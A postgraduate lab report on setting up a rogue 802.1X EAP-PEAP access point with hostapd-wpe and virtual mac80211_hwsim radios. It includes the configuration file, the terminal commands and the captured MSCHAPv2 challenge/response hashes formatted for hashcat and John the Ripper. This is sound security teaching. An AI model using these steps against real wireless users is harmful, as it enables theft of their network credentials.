



University of Piraeus

School of Information and Telecommunications Technologies

Department of Digital Systems

Level: Postgraduate Program of Study

Security of Wireless and Mobile Networks

Case 7

Supervising Professors: Christos Xenakis and Georgios Efthymoglou

Kalaitzidis Ioannis

ioannis\_kalaitzidis@ssl-unipi.gr

Piraeus

06/06/2026



## **Abstract**

Implementation of an EAP-PEAP authentication method within the framework of the IEEE 802.1X standard, through the creation of a controlled Rogue Access Point with the hostapd-wpe software. Due to limitations of the wireless card hardware when switching to Master mode, the advanced technique of virtual interfaces (mac80211\_hwsim) was used to successfully conduct the experiment. Recording the results for successful credential interception (MSCHAPv2 hashes) and practical proof for the inherent vulnerabilities that arise in wireless networks when the client does not strictly verify the server's digital certificate.

## **Contents**

|                   |   |
|-------------------|---|
| Introduction..... | 1 |
|-------------------|---|

|                              |    |
|------------------------------|----|
| Practical piece of work..... | 3  |
| Bibliography .....           | 12 |

## Introduction

The IEEE 802.1X standard is the basic Port-Based Network Access Control (PNAC) framework for wireless and wired networks. Its architecture guarantees controlled access through the cooperation of three distinct entities: the Supplicant, the Authenticator and the Authentication Server. Communication and transfer of identification credentials are based on the Extensible Authentication Protocol (EAP).

In modern corporate networks (WPA2/WPA3-Enterprise), the use of the EAP-PEAP (Protected EAP) method is standard. This method is implemented in two distinct stages (phases) in order to ensure communication. During Phase 1, the server is authenticated to the client using its digital certificate and an external, encrypted TLS (secure tunnel) channel is established. Having secured a protected environment, Phase 2 follows, during which the internal authentication of the user (Client Authentication) is processed through the secure channel. This final certification is traditionally carried out through the MSCHAPv2 protocol (Microsoft Challenge Handshake Authentication Protocol version 2). It is a challenge-response control mechanism that prevents the transmission of the password in plaintext form, instead using cryptographic hashes to verify credentials. However, the integrity of this entire architecture depends on the correct configuration of the client and specifically on the strict verification of the server's digital certificate (Server Certificate Validation) during Phase 1.

To highlight precisely these risks, this exercise focuses on the creation of a controlled access point (Rogue Access Point) in a Kali Linux environment. Through the simulation of the identification process and the recording of network traffic, the ease of interception of encrypted credentials (Challenge/Response hashes) is proven in practice when the strict verification of the digital certificate by the customer is absent.


## Practical piece of work

Regarding the first step in connecting the equipment to VMware, the process begins with the installation of the wireless USB network adapter **LINK TL-WN722N v4 (150Mbps) with Detachable Antenna** in a free port of the laptop. Then, through the VMware main menu (at the top of the screen), we go to the "VM>Removable Devices" path and locate the specific device in the list, which is usually listed with the name of the manufacturer. Finally, by selecting the "Connect (Disconnect from host)" command, the card is disconnected from the main operating system (Windows) and assigned exclusively for use in the Kali Linux environment, being the main tool for the successful execution of the task.



When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is disengaged from the host machine (Windows) and is attached exclusively to the Kali Linux virtual machine.

order  
verify



In  
to  
the

successful recognition of the wireless interface by the operating system, this is followed by launching a terminal window within Kali Linux and executing the command **iwconfig**.

```
(kali@kali)~[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7   RTS thr=2347 B   Fragment thr:off
            Power Management:off

(kali@kali)~[~]
$
```

As can be seen from the results of the execution of the command, the Kali Linux operating system successfully recognized the external network adapter, assigning it the interface designation wlan0. At the same time, it was found that the default mode of the card was "Managed". Unlike sniffing techniques, creating an Access Point requires the card to remain in this form (in order to work in Master Mode). However, it was deemed necessary to terminate any system processes and network services (such as NetworkManager) that may cause interference or bind the adapter exclusively. To this end, the order was executed **sudo airmon-ng check kill** in order to terminate the process wpa\_supplicant and other related services. This is absolutely necessary to prevent conflicts when creating our own, controlled access point (Rogue AP).

```
(kali㉿kali)-[~]  
└─$ sudo airmon-ng check kill  
[sudo] password for kali:  
Killing these processes:  
  
PID Name  
2347 wpa_supplicant
```

For the simultaneous implementation of the Authenticator and the Authentication Server, the hostapd-wpe (Wireless Pwnage Edition) tool was chosen. It is a specialized software that allows the creation of controlled access points (Rogue APs) and fully supports the recording of certifications via 802.1X (such as PEAP and EAP-TTLS). In the next step, the operating system's local repositories were updated

~~and successfully installation of this package.~~

After confirming the installation of the tool, the next step involved configuring the central configuration file (**`sudo nano /etc/hostapd-wpe/hostapd-wpe.conf`**). The setup of this file is critical, as it defines the basic operating parameters of the Rogue Access Point. In particular, the physical network interface (`interface=wlan0`) was defined, which will undertake the transmission of the signal. At the same time, the network name (SSID) was configured to "JK\_Enterprise". The choice of this name was made in order to simulate a typical enterprise environment, which requires the identification of users through the 802.1X protocol, exactly as described in the architecture of the Extensible Authentication Protocol (EAP).



```
Session Actions Edit View Help
GNU nano 8.6 /etc/hostapd-wpe
# Configuration file for hostapd-wpe
# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=JK_Enterprise
channel=1

# WPE Options - Dont need to change these to make it all work
#
# wpe_logfile=somefile # (Default: ./hostapd-wpe.log)
# wpe_hb_send_before_handshake=0 # Heartbleed True/False (Default: 1)
# wpe_hb_send_before_apdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_send_after_apdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_payload_size=0 # Heartbleed 0-65535 (Default: 50000)
# wpe_hb_num_repeats=0 # Heartbleed 0-65535 (Default: 1)
# wpe_hb_num_tries=0 # Heartbleed 0-65535 (Default: 1)
```

After saving the parameters, an attempt was made to start the Rogue Access Point service by executing the command **sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf**. However, the process was abruptly interrupted, returning a kernel-level error (nl80211: Could not configure driver mode), as illustrated below:

```
(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED->DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started
(kali@kali)-[~]
$
```

This bug is a known hardware limitation. Although the TP-Link card (with a Realtek series chipset) supports Monitor Mode perfectly, Linux's built-in driver refuses to switch to Master Mode/Access Point via the nl80211 standard. Attempts were made

to manually release and restore the interface state (via the rfkill and iwconfig mode managed tools), however the hardware restriction remained inaccessible as shown below:

```
(kali@kali)-[~]
$ sudo rfkill unblock all

(kali@kali)-[~]
$ sudo ifconfig wlan0 up

(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED→DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sudo airmon-ng check kill

(kali@kali)-[~]
$ sudo ip link set wlan0 down

(kali@kali)-[~]
$ sudo iwconfig wlan0 mode managed

(kali@kali)-[~]
$ sudo ip link set wlan0 up

(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED→DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started

(kali@kali)-[~]
$
```

To overcome this technical hurdle and complete the 802.1X protocol analysis seamlessly, it was decided to implement an advanced bypass technique through the creation of a virtual network environment. In particular, the kernel module was loaded `mac80211_hwsim`. This unit undertakes the creation of virtual wireless interfaces and simulates wireless transmission internally in the operating system. For the needs of the

exercise, the order was executed `sudo modprobe mac80211_hwsim radios=2` creating two virtual adapters, which were confirmed through the `iwconfig`.

```
(kali@kali)-[~]
$ sudo modprobe mac80211_hwsim radios=2

(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

br-480f97c7b15a no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
Retry short limit:7  RTS thr=2347 B  Fragment thr:off
Power Management:off

wlan1       IEEE 802.11  ESSID:off/any
Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
Retry short limit:7  RTS thr:off  Fragment thr:off
Power Management:off

wlan2       IEEE 802.11  ESSID:off/any
Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
Retry short limit:7  RTS thr:off  Fragment thr:off
Power Management:off

hwsim0      no wireless extensions.

(kali@kali)-[~]
$
```

The server configuration file (`/etc/hostapd-wpe/hostapd-wpe.conf`) was then modified through nano to use the new `wlan1` virtual interface instead of the physical `wlan0` interface.

```
Session Actions Edit View Help
GNU nano 8.6
# Configuration file for hostapd-wpe
# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan1
```

The re-execution of the boot command was crowned this time with absolute success. As shown below, the service switched to an AP-ENABLED state, broadcasting the "JK\_Enterprise" network. In this way, the roles of the Authenticator and the Authentication Server were implemented at the same time.


```
(kali@kali)-[~]
$ sudo nano /etc/hostapd-wpe/hostapd-wpe.conf

(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

Since the network now exists exclusively in the virtual space of the operating system's core, it is not detectable by physical devices (such as a smartphone). Therefore, to complete the certification sequence, the second virtual interface (`wlan2`) was used in the Client role (Supplicant). For this purpose, a specialized configuration file

(wpa\_supplicant.conf) was created, which was programmed to request a connection to the "JK\_Enterprise" network using the PEAP method, sending test credentials.

To implement the test, a new configuration file was created for the client (/etc/wpa\_supplicant\_test.conf). As illustrated below, the file was configured to request a connection to the "JK\_Enterprise" network using the EAP-PEAP method and the MSCHAPv2 protocol (Phase 2). At the same time, the user's virtual credentials (identity: unipi\_student, password: supersecretpassword) were entered and will be sent to the server during the authentication attempt.



The image consists of two terminal screenshots. The top screenshot shows a nano editor editing the file /etc/wpa\_supplicant\_test.conf. The configuration is as follows:

```
network={
    ssid="JK_Enterprise"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="unipi_student"
    password="supersecretpassword"
    phase2="auth=MSCHAPV2"
}
```

The bottom screenshot shows the execution of the command `sudo wpa_supplicant -i wlan2 -c /etc/wpa_supplicant_test.conf`. The output shows the initialization of wpa\_supplicant and the start of the authentication process. Key log messages include:

- Successfully initialized wpa\_supplicant
- wlan2: SME: Trying to authenticate with 02:00:00:00:00:00 (SSID="JK\_Enterprise" freq=2412 MHz)
- wlan2: Trying to associate with 02:00:00:00:00:00 (SSID="JK\_Enterprise" freq=2412 MHz)
- wlan2: Associated with 02:00:00:00:00:00
- wlan2: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
- wlan2: CTRL-EVENT-EAP-STARTED EAP authentication started
- wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
- wlan2: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
- wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject="/C=FR/ST=Radius/L=Somewhere/O=Example Inc./emailAddress=admin@example.org/CN=Example Certificate Authority" hash=28c7fb53e0f016c54c7781fa25acc94c9f9221ed6e7cc06942926595db38d86c
- wlan2: CTRL-EVENT-EAP-PEER-CERT depth=1 subject="/C=FR/ST=Radius/L=Somewhere/O=Example Inc./emailAddress=admin@example.org/CN=Example Certificate Authority" hash=28c7fb53e0f016c54c7781fa25acc94c9f9221ed6e7cc06942926595db38d86c
- wlan2: CTRL-EVENT-EAP-PEER-CERT depth=0 subject="/C=FR/ST=Radius/O=Example Inc./CN=Example Server Certificate/emailAddress=admin@example.org" hash=fe17ac824ce09195bf0f6babaaee1e19cf35bd38e30b6950db7f36090a2af2e
- wlan2: EAP-MSCHAPV2: failure message: 'FAILED' (retry not allowed, error 691)
- wlan2: CTRL-EVENT-EAP-FAILURE EAP authentication failed
- wlan2: CTRL-EVENT-DISCONNECTED bssid=02:00:00:00:00:00 reason=23
- wlan2: CTRL-EVENT-SSID-TEMP-DISABLED id=0 ssid="JK\_Enterprise" auth\_failures=1 duration=10 reason=AUTH\_FAILED

After the configuration was completed, the connection command (**sudo wpa\_supplicant -i wlan2 -c /etc/wpa\_supplicant\_test.conf**) in order for the WLAN2 virtual interface to initiate the process of communicating with the authenticator. The successful start of the session and the sending of the credentials are recorded in the following image:

The execution of the above order triggered the start of communication. The virtual client (wlan2) was successfully connected to the authenticator and the exchange of EAP (EAPOL) messaging began. As the authentication method set was PEAP (Protected EAP), the customer proceeded to Phase 2, sending the identity and hashed



fingerprint of their password via MSCHAPv2. Going back to the server log Authentication (Hostapd-WPE), the results are as follows:

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf  
wlan1: interface state UNINITIALIZED->ENABLED  
wlan1: AP-ENABLED  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: authenticated  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)  
wlan1: CTRL-Event-EAP-STARTED 02:00:00:00:01:00  
wlan1: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan1: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
  
mschapv2: Fri Jun 5 11:06:01 2026  
username: unipi_student  
challenge: 1e:01:11:a5:2f:9a:5c:7a  
response: 58:4b:f5:08:8d:3c:d7:bb:e6:2a:f8:23:7e:76:16:97:ac:ea:d6:e1:f3:c4:fc:94  
jtr NETNTLM: unipi_student:$NETNTLM$1e0111a52f9a5c7a584bf5088d3cd7bbe62af8237e761697acead6e1f3c4fc94  
hashcat NETNTLM: unipi_student:::584bf5088d3cd7bbe62af8237e761697acead6e1f3c4fc94:1e0111a52f9a5c7a  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: CTRL-Event-EAP-FAILURE 02:00:00:00:01:00  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: deauthenticated due to local deauth request  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: authenticated  
wlan1: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)  
wlan1: CTRL-Event-EAP-STARTED 02:00:00:00:01:00  
wlan1: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan1: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'  
wlan1: STA 02:00:00:00:01:00 IEEE 802.1X: Identity received from STA: 'unipi_student'
```

As seen in the server log (hostapd-wpe), the Rogue Access Point detected the connection attempt. The server successfully registered the user's identity ("unipi\_student"-Identity received). The most critical finding, however, is the interception of the cryptographic challenge and the response. This data was automatically formatted by the tool into a format compatible with well-known password crackers (such as Hashcat and John the Ripper), highlighting in practice the vulnerabilities that arise when the customer does not strictly verify the server's digital certificate (Server Certificate Validation) before sending its sensitive credentials.

## Conclusion

In conclusion, the present work successfully implemented the development of an EAP identification method (in particular EAP-PEAP) within the framework of the IEEE 802.1X standard. The process highlighted the complexity and flexibility of the

architecture, which requires the coordination of three entities: the Supplicant, the Authenticator and the Authentication Server.

In practice, physical hardware/driver limitations arose from the wireless network adapter, which did not support switching to Master (Access Point) mode. These difficulties were effectively addressed at the system level, through the use of advanced Linux kernel capabilities (creation of virtual wireless interfaces with the `mac80211_hwsim` drive), demonstrating the importance of adaptability in the management of network infrastructures.

Finally, the successful simulation of a controlled malicious access point (Rogue Access Point) through the specialized software `hostapd-wpe`, proved practically the security risks lurking in enterprise-level wireless networks (WPA2/3-Enterprise). The interception of MSCHAPv2 credentials makes it clear that the security of the 802.1X standard directly depends on the correct configuration of end-user devices and, in particular, on the mandatory verification of the server's digital certificates (PKIs).

## **Bibliography**

- 802.1X-2020 - IEEE Standard for Local and Metropolitan Area Networks--  
Port-Based Network Access Control. (n.d.). Retrieved from  
<https://ieeexplore.ieee.org/document/9018454>
- RFC 3748: Extensible Authentication Protocol (EAP). (n.d.). Retrieved from  
<https://datatracker.ietf.org/doc/html/rfc3748>
- RFC 2759: Microsoft PPP CHAP Extensions, Version 2. (n.d.). Retrieved from  
<https://datatracker.ietf.org/doc/html/rfc2759>
- OpenSecurityResearch. (n.d.). GitHub - OpenSecurityResearch/hostapd-wpe:  
Modified hostapd to facilitate AP impersonation attacks. Retrieved from  
<https://github.com/OpenSecurityResearch/hostapd-wpe>
- TLS-based EAP types and TLS 1.3. (n.d.). Retrieved from  
<https://datatracker.ietf.org/doc/html/draft-ietf-emu-tls-eap-types-02>
- Linux WPA Supplicant (IEEE 802.1X, WPA, WPA2, WPA3, RSN, IEEE  
802.11i). (n.d.). Retrieved from [https://w1.fi/wpa\\_supplicant/](https://w1.fi/wpa_supplicant/)